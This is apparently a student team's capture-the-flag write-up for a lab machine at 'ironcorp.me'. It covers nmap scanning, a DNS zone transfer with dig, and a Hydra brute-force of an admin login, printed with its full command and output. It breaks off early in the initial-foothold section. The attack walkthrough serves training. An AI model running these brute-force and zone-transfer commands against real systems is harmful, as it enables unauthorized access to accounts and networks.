PenTest 2

ROOM A

uwugang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member


1) Recon and Enumeration


Members Involved: Muhammad Zafran Bin Mohd Anuar, Javier Austin Anak Jawa, Ahmad Danial Bin Ahmad Fauzi

Tools used: **Nmap, Firefox, Kali root terminal, Dig, Hydra**


Thought Process and Methodology and Attempts:


After starting the machine we were given a hint to add “ironcorp.me” into the config file. So we added the machine IP and the domain to the /etc/hosts file by using nano. Muhammad Zafran had written it in then saved the file and conduct a scan of the Machine IP using nmap.






Once the scan is complete, we noticed that there are two open http ports which are 8080 and 11025. Javier Austin Anak Jawa proceeded to identify the two open http ports in Firefox. It shows that port 8080 is a Dashtreme Admin site and port 11025 is a site which is still under development.







Moving on, we noticed that nmap had scanned port 53 which is an open service domain. Therefore, we need to identify whether there is any subdomain hidden internally in port 53. So, Muhammad Zafran proceeded to run the “dig” command which allows us to gather any information in the Domain Name System. The command run is “dig @10.10.89.231 ironcorp.me axfr”.




Once we got the output from the “dig” command, we noticed that there are two subdomains running in the DNS which are admin.ironcorp.me and internal.ironcorp.me. Before we can check what is in the subdomains site, we must save the admin.ironcorp.me and internal.ironcorp.me file into the /etc/hosts file by using nano.



Once we have successfully saved those subdomain files in the /etc/hosts file, Javier Austin Anak Jawa proceeded to identify the subdomain sites in Firefox. It looks like we do not have permission to access the internal.ironcorp.me site but on the admin.ironcorp.me site, it requires a username and password to further access the site.






In order to access the site, we must conduct a brute force attack on the site to obtain the username and password. Ahmad Danial Bin Ahmad Fauzi proceeded to execute the brute force attack by using the “hydra” command in the terminal. Additionally, there are other methods we can use to conduct this brute force attack besides Hydra such as Patator, hashcat, and acccheck. We use the Hydra command because it is fast and straightforward. Therefore, Ahmad Danial Bin Ahmad Fauzi run the command, “hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -s 11025 admin.ironcorp.me http-get” in the terminal to obtain the username and password to access the site.

```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -s 11025 admin.ironcorp.me http-get

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
 *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 03:54:32
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/

[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 03:55:32

┌──(root㉿kali)-[~]
└─#
```

Once the brute force attack is successful, we can obtain the username and password for the admin site. The login is “admin” whereas the password is “password123”. Later, we can see that the admin site has a One Piece anime background with an “Ultimate search bar” query.




2) Initial Foothold


Members Involved: Isaiah Wong Terjie

Tools used: **FireFox, Burpsuite, Terminal**


Thought Process and Methodology and Attempts:
\
Isaiah tried searching for a query but it did not give any hints or whatsoever, so we tried to include **http://internal.ironcorp.me:11025** acting as a subdomain for the main domain. Eventually something popped out and it shows that you can find your name here with a clickable highlighted word.




Once he clicked on the highlighted word it took to another website where it is shown as **Access Forbidden!** and along the URL we can see that there's another extra URL's behind the domain named **/name.php?name=** .




Isaiah went back to the original site and included the extra URL's which is **/name.php?name=** into the browser. After that, he was greeted with the name 